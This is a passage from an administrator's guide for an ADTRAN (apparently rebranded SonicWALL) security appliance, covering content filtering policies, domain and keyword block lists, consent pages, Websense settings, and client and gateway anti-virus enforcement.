To configure the **Default** policy to be the most restrictive:

**Step 1** Click the Edit icon in the **Configure** column. The **Edit CFS Policy** window is displayed.

**Step 2** Click the **URL List** tab.

**Step 3** Select the checkboxes for any additional categories that you want to filter. To select all CFS Premium categories, select the **Select All Categories** checkbox.

**Step 4** If you want to remove CFS blocking of specific categories, clear the checkbox for the category. Move your pointer over the up or down arrow buttons to navigate the categories list.


**Step 5** Click **OK**.

**Tip**

Time of Day restrictions only apply to the Content Filter List, Customized blocking and Keyword blocking. Consent and Restrict Web Features are not affected.

## Custom List

You can customize your URL list to include **Allowed Domains** and **Forbidden Domains**. By customizing your URL list, you can include specific domains to be accessed, blocked, and include specific keywords to block sites. The settings available on the Custom List page are different for an appliance with a valid ADTRAN CFS Premium subscription than they are for an appliance with no CFS Premium license. The image below shows the Custom List page for an appliance with an active CFS Premium subscription.



For an appliance with a CFS Premium subscription, these features are controlled by each Policy. To enable or disable any of the features on this page, see [“Enabling or Disabling on Appliances With a CFS Premium Subscription”](#) on page 1044.

For an appliance without a CFS Premium subscription, see [“Enabling or Disabling on Appliances Without a CFS Premium Subscription”](#) on page 1044.

To allow access to a Web site that is blocked by the Content Filter List, click **Add**, and enter the host name, such as “www.ok-site.com”, into the **Allowed Domains** fields. 1,024 entries can be added to the **Allowed Domains** list.

To block a Web site that is not blocked by the **Content Filter Service**, click **Add**, and enter the host name, such as “www.bad-site.com” into the **Forbidden Domains** field. 1,024 entries can be added to the **Forbidden Domains** list.

**Warning**

**Do not include the prefix “http://” in either the Allowed Domains or Forbidden Domains the fields. All subdomains are affected. For example, entering “yahoo.com” applies to “mail.yahoo.com” and “my.yahoo.com”.**

To enable blocking using **Keywords**, click **Add** under **Keyword Blocking** and enter the keyword to block in the **Add Keyword** field.

To remove a trusted or forbidden domain, select it from the appropriate list, and click **Delete**. Once the domain has been deleted, the **Status** bar displays **Ready**.

To remove a keyword, select it from the list and click **Delete**. Once the keyword has been removed, the **Status** bar displays **Ready**.

Click **OK** when finished.

## Enabling or Disabling Allowed/Forbidden Domains or Keyword Blocking

By default, the **Allowed Domains** list is disabled, and the **Forbidden Domains** list and **Keyword Blocking** list are enabled. When ADTRAN CFS Premium is licensed on the appliance, these settings are controlled on a per-policy basis. Without a current ADTRAN CFS Premium subscription, these settings are available on the **Custom List** tab at the bottom of the page.

### Enabling or Disabling on Appliances With a CFS Premium Subscription

To enable or disable the **Allowed/Forbidden Domains** or **Keyword Blocking** features when the ADTRAN appliance has a current subscription to ADTRAN CFS Premium:

- 
- Step 1** On the **Security Services > Content Filter** page, select **ADTRAN CFS** under **Content Filter Type** and click **Configure**.
  - Step 2** On the **ADTRAN Filter Properties** page, click the **Policy** tab.
  - Step 3** Click the Edit icon in the **Configure** column of the Policy for which to enable or disable these features.
  - Step 4** In the **Edit CFS Policy** window, click the **Settings** tab.
  - Step 5** Under **Custom List Settings**, select any of the following settings:
    - **Disable Allowed Domains** - select this setting to disable the allowed domains that are listed on the **Custom List** tab. The domains in the **Allowed Domains** list will not be exempt from content filtering.
    - **Enable Forbidden Domains** - select this setting to enable filtering (blocking) of forbidden domains that are listed on the **Custom List** tab.
    - **Enable Keyword Blocking** - select this setting to enable keyword blocking for the URLs that are listed in the **Keyword Blocking** section on the **Custom List** tab.
  - Step 6** Click **OK**.

### Enabling or Disabling on Appliances Without a CFS Premium Subscription

To enable or disable the **Allowed/Forbidden Domains** or **Keyword Blocking** features when the ADTRAN appliance is not licensed for ADTRAN CFS Premium:

- 
- Step 1** On the **Custom List** tab, at the bottom of the page, select any of the following settings:
    - **Disable Allowed Domains** - select this setting to disable the allowed domains that are listed on the **Custom List** tab. The domains in the **Allowed Domains** list will not be exempt from content filtering.
    - **Enable Forbidden Domains** - select this setting to enable filtering (blocking) of forbidden domains that are listed on the **Custom List** tab.

- **Enable Keyword Blocking** - select this setting to enable keyword blocking for the URLs that are listed in the **Keyword Blocking** section on the **Custom List** tab.



The screenshot shows the 'Custom List' configuration page. At the top, there are three tabs: 'CFS', 'Custom List', and 'Consent'. Below the tabs are three main sections: 'Allowed Domains', 'Forbidden Domains', and 'Keyword Blocking'. Each section has a text input field and four buttons: 'Add...', 'Edit', 'Delete', and 'Delete All'. Below these sections are three checkboxes: 'Enable Allowed/Forbidden Domains' (checked), 'Enable Keyword Blocking' (checked), and 'Disable all web traffic except for Allowed Domains' (unchecked).

**Step 2** Click **OK**.


### Disable all Web traffic except for Allowed Domains

Selecting the **Disable Web traffic except for Allowed Domains** check box causes the firewall to allow Web access only to sites on the **Allowed Domains** list. With careful screening, this can be nearly 100% effective at blocking pornography and other objectionable material.

The **Disable Web traffic except for Allowed Domains** check box is not available when the ADTRAN appliance has a valid ADTRAN CFS subscription. In this case, you can configure a CFS Policy to block undesirable Web sites.

## Consent

The **Consent** tab allows you to enforce content filtering on designated computers and provide optional filtering on other computers. Consent can be configured to require the user to agree to the terms outlined in an **Acceptable Use Policy** window before Web browsing is allowed.



To enable the **Consent** properties, select **Require Consent**.

- **Maximum Web Usage (minutes)** - In an environment where there are more users than computers, such as a classroom or library, time limits are often imposed. The firewall can be used to remind users when their time has expired by displaying the page defined in the **Consent** page URL field. Enter the time limit, in minutes, in the **Maximum Web usage** field. When the default value of zero (0) is entered, this feature is disabled.
- **User Idle Timeout (minutes)** - After a period of Web browser inactivity, the firewall requires the user to agree to the terms outlined in the Consent page before accessing the Internet again. To configure the value, follow the link to the Users window and enter the desired value in the User Idle Timeout section.
- **Consent Page URL (optional filtering)** - When a user opens a Web browser on a computer requiring consent, they are shown a consent page and given the option to access the Internet with or without content filtering. This page must reside on a Web server and be accessible as a URL by users on the network. It can contain the text from, or links to an Acceptable Use Policy (AUP). This page must contain links to two pages contained in the firewall, which, when selected, tell the firewall if the user wishes to have filtered or unfiltered access. The link for unfiltered access must be <192.168.168.168/iAccept.html> and the link for filtered access must be <192.168.168.168/iAcceptFilter.html>, where the ADTRAN LAN IP address is used instead of 192.168.168.168".
- **Consent Accepted URL (filtering off)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet without the protection of **Content Filtering**, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering off)** field. This page must reside on a Web server and be accessible as a URL by users on the network.
- **Consent Accepted URL (filtering on)** - When a user accepts the terms outlined in the **Consent** page and chooses to access the Internet with the protection of Content Filtering, they are shown a Web page confirming their selection. Enter the URL of this page in the **Consent Accepted (filtering on)** field. This page must reside on a Web server and be accessible as a URL by users on the network.

## Mandatory Filtered IP Addresses

When a user opens a Web browser on a computer using mandatory content filtering, a consent page is displayed. You must create the Web page that appears when the Web browser is opened. It can contain text from an Acceptable Use Policy, and notification that violations are logged or blocked.

This Web page must reside on a Web server and be accessible as a URL by users on the LAN. This page must also contain a link to a page contained in the firewall that tells the device that the user agrees to have filtering enabled. The link must be <192.168.168.168/iAcceptFilter.html>, where the ADTRAN LAN IP address is used instead of 192.168.168.168.

Enter the URL of this page in the **Consent Page URL (mandatory filtering)** field and click **OK**. Once the firewall has been updated, a message confirming the update is displayed at the bottom of the Web browser window.

## Adding a New Address

The firewall can be configured to enforce content filtering for certain computers on the LAN. Click **Add** to display the **Add Filtered IP Address Entry** window. Enter the IP addresses of these computers in the **Add New Address** field and then click the **Submit** button. Up to 128 IP addresses can be entered.

To remove a computer from the list of computers to be filtered, highlight the IP address in the **Mandatory Filtered IP Addresses** list and click **Delete**.

# Configuring Websense Enterprise Content Filtering

Websense Enterprise is a third party Internet filtering package that allows you to use Internet content filtering through the ADTRAN.

---

**Step 1** Select **Websense Enterprise** from the **Content Filter Type** list.

**Step 2** Click **Configure** to display the **Websense Properties** window.




---

**Note** You specify enforcement of content filtering on the **Network > Zones** page.

---

## Websense Properties

The **General** page in the **Websense Properties** window includes the following settings. After configuring Websense content filtering in the **Websense Properties** window, click **OK**.

## Websense Server Status

This section displays the status of the Websense Enterprise server used for content filtering.

## Settings

- **Server Host Name or IP Address** - Enter the Server Host Name or the IP address of the Websense Enterprise server used for the Content Filter List.
- **Server Port** - Enter the UDP port number for the ADTRAN to “listen” for the Websense Enterprise traffic. The default port number is 15868.

- **User Name** - To enable reporting of users and groups defined on the Websense Enterprise server, leave this field blank. To enable reporting by a specific user or group behind the ADTRAN, enter the User Name configured on the Websense Enterprise Server for the user or group. If using NT-based directories on the Websense Enterprise Server, the User Name is in this format, for example: NTLM:\\domainname\\username. If using LDAP-based directories on the Websense Enterprise server, the User Name is in this format, for example: LDAP://o-domain/ou=sales/username.



Warning

---

**Alert! If you are not sure about the entering a user name in this section, leave the field blank and consult your Websense documentation for more information.**

---

- **If Server is unavailable for (seconds)** - Defines what action is taken if the Websense Enterprise server is unavailable. The default value for timeout of the server is 5 seconds, but you can enter a value between 1 and 10 seconds.
  - **Block traffic to all Web sites** - Selecting this option blocks traffic to all Web sites except Allowed Domains until the Websense Enterprise server is available.
  - **Allow traffic to all Web sites** - Selecting this option allows traffic to all Web sites without Websense Enterprise server filtering. However, Forbidden Domains and Keywords, if enabled, are still blocked.

## URL Cache

- **Cache Size (KB)** - Configure the size of the URL Cache in KB.



Tip

---

**Tip!** A larger URL Cache size can result in noticeable improvements in Internet browsing response times.

---





## CHAPTER 63

# Activating ADTRAN Client Anti-Virus

---

## Security Services > Client AV Enforcement

By their nature, anti-virus products typically require regular, active maintenance on every PC. When a new virus is discovered, all anti-virus software deployed within an organization must be updated with the latest virus definition files. Failure to do so severely limits the effectiveness of anti-virus software and disrupts productive work time. With more than 50,000 known viruses and new virus outbreaks occurring regularly, the task of maintaining and updating virus protection can become unwieldy. Unfortunately, many small to medium businesses do not have adequate IT staff to maintain their anti-virus software. The resulting gaps in virus defenses may lead to data loss and decreased employee productivity.

The widespread outbreaks of viruses, such as NIMDA and Code Red, illustrate the problematic nature of virus defense for small and medium businesses. Users without the most current virus definition files allow these viruses to multiply and infect many other users and networks. ADTRAN Client Anti-Virus prevents occurrences like these and offers a new approach to virus protection. The ADTRAN security appliance constantly monitors the version of the virus definition file and automatically triggers download and installation of new virus definition files to each user's computer. In addition, the ADTRAN security appliance restricts each user's access to the Internet until they are protected, therefore acting as an enforcer of the company's virus protection policy. This new approach ensures the most current version of the virus definition file is installed and active on each PC on the network, preventing a rogue user from disabling the virus protection and potentially exposing the entire organization to an outbreak.



**Note**

---

You can purchase an Anti-Virus subscription to enforce client anti-virus through the ADTRAN security appliance's management interface.

---

## Activating ADTRAN Client Anti-Virus

If Sonic WALL Client Anti-Virus is not activated, you must activate it.

If you do not have an Activation Key, you must purchase ADTRAN Client Anti-Virus from a ADTRAN reseller or from your NetVanta Security Portal account (limited to customers in the USA and Canada).

**Note**

For additional ADTRAN Client Anti-Virus documentation, see the ADTRAN Client Anti-Virus Administrator's Guide available at [www.adtran.com/support](http://www.adtran.com/support)

If you have an Activation Key for your ADTRAN Client Anti-Virus subscription, follow these steps to activate ADTRAN Client Anti-Virus:

**Note**

You must have a NetVanta Security Portal account and your ADTRAN must be registered to activate ADTRAN Client AV Enforcement.

- 
- Step 1** Click the **Licenses** link in “Manage Licenses” on the **Security Services > Client AV Enforcement** page. The **NetVanta Security Portal** login page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. The **Service Management** page in NetVanta Security Portal is displayed.
- Step 3** Click the Buy or Activate icon for the desired Anti-Virus in the **Action** column in the **Applicable Services** table. When using Activate, type in the Activation Key in the **New License Key** field and click **Submit**.
- Your ADTRAN Client Anti-Virus subscription is activated on your ADTRAN security appliance.
- Step 4** When you activate ADTRAN Client Anti-Virus at [www.adtran.com/NetVantaSecurityPortal](http://www.adtran.com/NetVantaSecurityPortal), the ADTRAN Client Anti-Virus activation is automatically enabled on your ADTRAN within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your ADTRAN security appliance.

## Activating a ADTRAN Client Anti-Virus FREE TRIAL

You can try a FREE TRIAL of ADTRAN Client Anti-Virus by following these steps:

- 
- Step 1** Click the **Licenses** link in “Manage Licenses” on the **Security Services > Client AV Enforcement** page. The **NetVanta Security Portal Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. The **Service Management** page in NetVanta Security Portal is displayed.
- Step 3** Click **Free Trial** icon in the **Action** column in the **Applicable Services** table. Your ADTRAN Client Anti-Virus subscription is activated on your ADTRAN security appliance.
- Step 4** In SonicOS, navigate to **Security Services > Client AV Enforcement** to configure your ADTRAN Client Anti-Virus settings.

## Enforcing Client Anti-Virus on Network Zones


Client Anti-Virus is enforced on a per-zone basis by performing the following steps:

- Step 1** On the **Security Services > Client AV Enforcement** page, click the **Network > Zones** link in the Note under the McAfee Client AV Status boxes. The Network > Zones page displays.



- Step 2** Click the Configure button for the zone on which you want to enforce Client Anti-Virus.

- Step 3** In the configuration window, select the **Enable Client AV Enforcement Service** checkbox.



- Step 4** Click **OK**.

## Configuring Client Anti-Virus Settings

The **Settings** section provides basic policy and enforcement configuration.



## Configuring Client Anti-Virus Policies

The following features are available in the **Client Anti-Virus Policies** section:

- **Disable policing from Trusted to Public** - Unchecked, this option enforces anti-virus policies on computers located on Trusted zones. Choosing this option allows computers on a trusted zone (such as a LAN) to access computers on public zones (such as DMZ), even if anti-virus software is not installed on the LAN computers.
- **Days before forcing update** - This feature defines the maximum number of days may access the Internet before the ADTRAN requires the latest virus date files to be downloaded.
- **Force update on alert** - ADTRAN, Inc. broadcasts virus alerts to all ADTRAN appliances with an Anti-Virus subscription. Three levels of alerts are available, and you may select more than one. When an alert is received with this option selected, users are upgraded to the latest version of VirusScan ASaP before they can access the Internet. This option overrides the Maximum number of days allowed before forcing update selection. In addition, every virus alert is logged, and an alert message is sent to the administrator.
  - **Low Risk** - A virus that is not reported in the field and is considered unlikely to be found in the field in the future has a low risk. Even if such a virus includes a very serious or unforeseeable damage payload, its risk is still low.
  - **Medium Risk** - If a virus is found in the field, and if it uses a less common infection mechanism, it is considered to be medium risk. If its prevalence stays low and its payload is not serious, it can be downgraded to a low risk. Similarly it can be upgraded to high risk if the virus becomes more and more widespread.
  - **High Risk** - To be assigned a high risk rating, it is necessary that a virus is reported frequently in the field. Additionally, the payload must have the ability to cause at least some serious damage. If it causes very serious or unforeseeable damage, high risk may be assigned even with a lower level of prevalence.


## Enforcing Client Anti-Virus for Address Groups

ADTRAN Client Anti-Virus currently supports Windows platforms. In order to access the Internet, computers with other operating systems must be exempt from Anti-Virus policies. To ensure full network protection from virus attacks, it is recommended that only servers and unsupported machines are excluded from protection, and that third party Anti-Virus software is installed on each machine before excluding that machine from Anti-Virus enforcement. To configure these enforcement lists, perform the following steps:

- Step 1** For McAfee enforcement, click the Configure button for **McAfee Client AV Enforcement List**.
- Step 2** In the **Edit Address Object Group** window, select the address groups for which McAfee should be enforced in the left box and click the right arrow to move them into the box on the right.



- Step 3** Click **OK**.
- Step 4** To create another address group for McAfee enforcement, click the Add Entry (plus sign) button, and fill in the **Name**, **Zone**, **Starting IP Address**, and **Ending IP Address** for the range of clients in the **Add Address Object** window. Click **OK**.



- Step 5** To create another address group for enforcement exclusion, click the Add Entry (plus sign) button, and fill in the **Name**, **Zone**, **Starting IP Address**, and **Ending IP Address** for the range of clients in the **Add Address Object** window. Click **OK**.
- Step 6** For computers whose addresses do not fall in any of the above lists, select the default enforcement setting from the drop-down list below the **Client Anti-Virus Enforcement** section.
- Step 7** Click **Accept** at the top of the page to apply your settings.





## CHAPTER 64

# Managing ADTRAN Gateway Anti-Virus Service

---

## Security Services > Gateway Anti-Virus

ADTRAN GAV delivers real-time virus protection directly on the firewall by using ADTRAN's IPS-Deep Packet Inspection v2.0 engine to inspect all traffic that traverses the ADTRAN gateway. Building on ADTRAN's reassembly-free architecture, ADTRAN GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because ADTRAN GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

ADTRAN GAV delivers threat protection directly on the firewall by matching downloaded or e-mailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of ADTRAN's SonicAlert Team, third-party virus analysts, open source developers and other sources.

ADTRAN GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols, to provide administrators with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, ADTRAN GAV integrates advanced decompression technology that automatically decompresses and scans files on a per packet basis.


ADTRAN GAV delivers real-time virus protection directly on the firewall by using ADTRAN's IPS-Deep Packet Inspection v2.0 engine to inspect all traffic that traverses the ADTRAN gateway. Building on ADTRAN's reassembly-free architecture, ADTRAN GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because ADTRAN GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

ADTRAN GAV delivers threat protection directly on the firewall by matching downloaded or e-mailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of ADTRAN's SonicAlert Team, third-party virus analysts, open source developers and other sources.

ADTRAN GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols, to provide administrators with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, ADTRAN GAV integrates advanced decompression technology that automatically decompresses and scans files on a per packet basis.

## ADTRAN GAV Multi-Layered Approach


ADTRAN GAV delivers comprehensive, multi-layered anti-virus protection for networks at the desktop, the network, and at remote sites. ADTRAN GAV enforces anti-virus policies at the gateway to ensure all users have the latest updates and monitors files as they come into the network.






## Remote Site Protection

- Step 1** Users send typical e-mail and files between remote sites and the corporate office.
- Step 2** ADTRAN GAV scans and analyses files and e-mail messages on the firewall.
- Step 3** Viruses are found and blocked before infecting remote desktop.
- Step 4** Virus is logged and alert is sent to administrator.




## Internal Network Protection

- Step 1** Internal user contracts a virus and releases it internally.
- Step 2** All files are scanned at the gateway before being received by other network users.
- Step 3** If virus is found, file is discarded.
- Step 4** Virus is logged and alert is sent to administrator.



## HTTP File Downloads

- Step 1** Client makes a request to download a file from the Web.
- Step 2** File is downloaded through the Internet.
- Step 3** File is analyzed the ADTRAN GAV engine for malicious code and viruses.
- Step 4** If virus found, file discarded.
- Step 5** Virus is logged and alert sent to administrator.



## Server Protection


- Step 1** Outside user sends an incoming e-mail.
- Step 2** E-mail is analyzed the ADTRAN GAV engine for malicious code and viruses before received by e-mail server.
- Step 3** If virus found, threat prevented.
- Step 4** E-mail is returned to sender, virus is logged, and alert sent to administrator.



## ADTRAN GAV Architecture

ADTRAN GAV is based on ADTRAN's high performance DPIv2.0 engine (Deep Packet Inspection version 2.0) engine, which performs all scanning directly on the firewall. ADTRAN GAV includes advanced decompression technology that can automatically decompress and scan files on a per packet basis to search for viruses and malware. The ADTRAN GAV engine can perform base64 decoding without ever reassembling the entire base64 encoded mail stream. Because ADTRAN's GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding and ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis. Reassembly free virus

scanning functionality of the ADTRAN GAV engine is inherited from the Deep Packet Inspection engine, which is capable of scanning streams without ever buffering any of the bytes within the stream.



